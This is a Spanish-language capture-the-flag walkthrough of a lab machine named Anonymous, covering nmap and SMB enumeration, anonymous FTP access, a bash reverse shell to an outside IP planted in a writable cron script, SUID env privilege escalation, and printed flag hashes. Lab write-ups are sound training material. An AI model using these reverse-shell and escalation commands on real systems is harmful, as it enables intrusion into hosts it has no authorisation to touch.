


**Anonymous**



**16/07/2022**

# Enumeration

## WhichSystem.py

mediante el tty, sabemos que es una maquina Linux

```
whichSystem.py 10.10.170.117
```

```
10.10.170.117 (ttl -> 61): Linux
```

## nmap

```
sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.170.117
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

descubrimos cuatro puertos

lanzaremos scripts basicos de reconocimiento y detectar la version

```
sudo nmap -sC -sV -p21,22,139,445 10.10.170.117
```

```
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  2 111   113   4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.6.96.73
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-07-27T21:53:18
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|_  FQDN: anonymous
```

|\_ System time: 2022-07-27T21:53:18+00:00

encontramos el puerto 21 Anonymous FTP  
encontramos el puerto 22 OpenSSH  
encontramos en el puerto 139 la version de smb

ademas de esto lanzaremos un reconocimiento de vulnerabilidades

```
nmap --script=vuln -p21,22,139,445 10.10.170.117
```

```
PORT      STATE SERVICE
```

```
21/tcp    open  ftp
```

```
22/tcp    open  ssh
```

```
139/tcp   open  netbios-ssn
```

```
445/tcp   open  microsoft-ds
```

```
Host script results:
```

```
|_smb-vuln-ms10-061: false
```

```
| smb-vuln-regsvc-dos:
```

```
| VULNERABLE:
```

```
| Service regsvc in Microsoft Windows systems vulnerable to denial of service
```

```
| State: VULNERABLE
```

```
| The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes while working on smb-enum-sessions.
```

```
|_
```

```
|_smb-vuln-ms10-054: false
```

no se encontro alguna vulnerabilidad

## FTP

entramos en ftp como anonymous

```
ftp 10.10.170.117
```

```
Connected to 10.10.170.117.
```

```
220 NamelessOne's FTP Server!
```

```
Name (10.10.170.117:solo): anonymous
```

```
331 Please specify the password.
```

```
Password:
```

```
230 Login successful.
```

```
Remote system type is UNIX.
```

```
Using binary mode to transfer files.
```

```
ftp> ls -al
```

```
229 Entering Extended Passive Mode (|||12934|)
```

```
150 Here comes the directory listing.
```

```
drwxr-xr-x  3 65534  65534   4096 May 13  2020 .
```

```
drwxr-xr-x  3 65534  65534   4096 May 13  2020 ..
```

```
drwxrwxrwx  2 111    113     4096 Jun 04  2020 scripts
```

```
226 Directory send OK.
```

```
ftp> cd scripts
```

```
250 Directory successfully changed.
```

```
ftp> ls -al
```

```
229 Entering Extended Passive Mode (|||37758|)
```

```
150 Here comes the directory listing.
```

```
drwxrwxrwx  2 111    113     4096 Jun 04  2020 .
```

```
drwxr-xr-x  3 65534  65534   4096 May 13  2020 ..
```

```
-rwxr-xrwx  1 1000   1000     314 Jun 04  2020 clean.sh
```

```
-rw-rw-r--  1 1000   1000    1806 Jul 27 22:10 removed_files.log
```

```
-rw-r--r--  1 1000   1000     68 May 12  2020 to_do.txt
```

```
226 Directory send OK.
```

Vemos que el archivo to\_do.txt contiene un escrito



## SMB NMAP

```
nmap -p445 --script smb-protocols 10.10.170.117
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-27 17:12 CDT
Nmap scan report for 10.10.170.117
Host is up (0.16s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
```

```
Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
```

podemos encontrar que la version de SMB es SMBv1

```
nmap -p445 --script smb-security-mode 10.10.170.117
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-27 17:17 CDT
Nmap scan report for 10.10.170.117
Host is up (0.18s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
```

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

podemos ver que tiene una cuenta invitado

```
nmap -p445 --script smb-enum-sessions 10.10.170.117
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
```

```
Host script results:
| smb-enum-sessions:
|_  <nobody>
```

no encontramos ninguna sesion

podemos ver que cartetas tiene compartidas

```
nmap -p445 --script smb-enum-shares 10.10.170.117
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
```

```
Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.170.117\IPC$:
```

```
| Type: STYPE_IPC_HIDDEN
| Comment: IPC Service (anonymous server (Samba, Ubuntu))
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: READ/WRITE
| Current user access: READ/WRITE
| \\10.10.170.117\pics:
| Type: STYPE_DISKTREE
| Comment: My SMB Share Directory for Pics
| Users: 0
| Max Users: <unlimited>
| Path: C:\home\namelessone\pics
| Anonymous access: READ
| Current user access: READ
| \\10.10.170.117\print$:
| Type: STYPE_DISKTREE
| Comment: Printer Drivers
| Users: 0
| Max Users: <unlimited>
| Path: C:\var\lib\samba\printers
| Anonymous access: <none>
|_ Current user access: <none>
```

encontramos que el usuario pics puede leer y nos da la ruta

```
nmap -p445 --script smb-os-discovery 10.10.170.117
```

```
PORT STATE SERVICE
445/tcp open  microsoft-ds
```

Host script results:

```
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
| Computer name: anonymous
| NetBIOS computer name: ANONYMOUS\x00
| Domain name: \x00
| FQDN: anonymous
|_ System time: 2022-07-27T22:25:34+00:00
```

Encontramos igual la version samba 4.7.11

Tenemos el nombre de la computadora anonymous

Tenemos el nombre de la computadora NetBIOS que es ANONYMOUS

## SMB NMBLOOKUP

```
nmblookup -A 10.10.170.117
```

```
ANONYMOUS <00> - B <ACTIVE>
ANONYMOUS <03> - B <ACTIVE>
ANONYMOUS <20> - B <ACTIVE>
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE>
WORKGROUP <00> - <GROUP> B <ACTIVE>
WORKGROUP <1d> - B <ACTIVE>
WORKGROUP <1e> - <GROUP> B <ACTIVE>
```

```
MAC Address = 00-00-00-00-00-00
```

Tenemos que unos de los grupos de ANONYMOUS, significa que hay un servidor que podemos conectarnos.

## SMB RPCCLIENT

```
rpcclient -U "" -N 10.10.170.117
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
pics	Disk	My SMB Share Directory for Pics
IPC\$	IPC	IPC Service (anonymous server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server	Comment
--------	---------

Workgroup	Master
-----------	--------

WORKGROUP	ANONYMOUS
-----------	-----------

Vemos que fue capas de conectarse

Recordamos que cuando vemos un IPC con sesion nula, nos indica que podriamos conectarnos.

## SMB SMBCLIENT

```
smbclient -L 10.10.170.117 -N
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
pics	Disk	My SMB Share Directory for Pics
IPC\$	IPC	IPC Service (anonymous server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server	Comment
--------	---------

Workgroup	Master
-----------	--------

WORKGROUP	ANONYMOUS
-----------	-----------

Vemos que fue capas de conectarse y podemos acceder a la carpeta pics

Recordamos que cuando vemos un IPC con sesion nula, nos indica que podriamos conectarnos.

## SMB SMBCLIENT PICS SHARE

```
smbclient //10.10.170.117/pics -p 445
```

Password for [WORKGROUP\solo]:

Try "help" to get a list of possible commands.

smb: \> ls

.	D	0	Sun May 17 06:11:34 2020
..	D	0	Wed May 13 20:59:10 2020
corgo2.jpg	N	42663	Mon May 11 19:43:42 2020
puppos.jpeg	N	265188	Mon May 11 19:43:42 2020

20508240 blocks of size 1024. 13306760 blocks available

Vemos que fue capas de conectarse y podemos ver dos archivos

pero analizando no encontramos nada



## Obteniendo acceso a usuario normal

### ftp

entramos en ftp como anonymous

```
ftp 10.10.170.117
```

```
Connected to 10.10.170.117.
220 NamelessOne's FTP Server!
Name (10.10.170.117:solo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||12934|)
150 Here comes the directory listing.
drwxr-xr-x  3 65534  65534   4096 May 13  2020 .
drwxr-xr-x  3 65534  65534   4096 May 13  2020 ..
drwxrwxrwx  2 111    113     4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||37758|)
150 Here comes the directory listing.
drwxrwxrwx  2 111    113     4096 Jun 04  2020 .
drwxr-xr-x  3 65534  65534   4096 May 13  2020 ..
-rwxr-xrwx  1 1000   1000     314 Jun 04  2020 clean.sh
-rw-rw-r--  1 1000   1000    1806 Jul 27 22:10 removed_files.log
-rw-r--r--  1 1000   1000     68 May 12  2020 to_do.txt
226 Directory send OK.
```

Descargamos los scripts

```
ftp> get clean.sh
ftp> get removed_files.log
ftp> get to_do.txt
```

Vemos que la carpeta scripts tiene permisos de escritura

analizando los tres archivos, vemos que clean ejecuta un script por lo que podemos modificarlos

abrimos el archivo clean.sh en nuestra maquina

```
nano clean.sh
```

```
#!/bin/bash
bash -i >& /dev/tcp/10.6.96.73/53 0>&1
```

montamos una ncar

```
nc -lvnp 53
```

volvemos a la terminal ftp y cargamos el archivo clean.sh

```
ftp> put clean.sh
```

esperamos unos segundos y tenemos acceso

```
whoami
```

```
namelessone
```

```
ls
```

```
pics user.txt
```

```
cat user.txt
```

```
obetenemos la bandera
```

```
90d6f992585815ff991e68748c414740
```

## Explotation

ahora buscamos algun tipo de escalada de privilegios  
encontramos otro usuario

Busqueda de archivos con el bit SUID, lo que nos permite ejecutar el archivo con un nivel de privilegios superior al del usuario actual.

```
find / -perm -u=s -type f 2>/dev/null
```

de una larga lista encontramos

```
/usr/bin/env
```

## Obteniendo acceso a usuario root

ejecutamos la escalada de privilegio por medio de GTFOBins

```
sudo install -m =xs $(which env) .
```

```
./env /bin/sh -p
```

si no ejecuta como esta en GTFOBINS  
lo adaptamos

```
namelessone@anonymous:/tmp$ /usr/bin/env /bin/sh -p
```

```
whoami  
root
```

```
ls  
bin  cdrom  etc  lib  lost+found  mnt  proc  run  snap  swap.img  tmp  var  
boot  dev  home  lib64  media  opt  root  sbin  srv  sys  usr
```

```
cd root
```

```
ls  
root.txt
```

```
cat root.txt
```

obtenemos la bandera

```
4d930091c31a622a7ed10f27999af363
```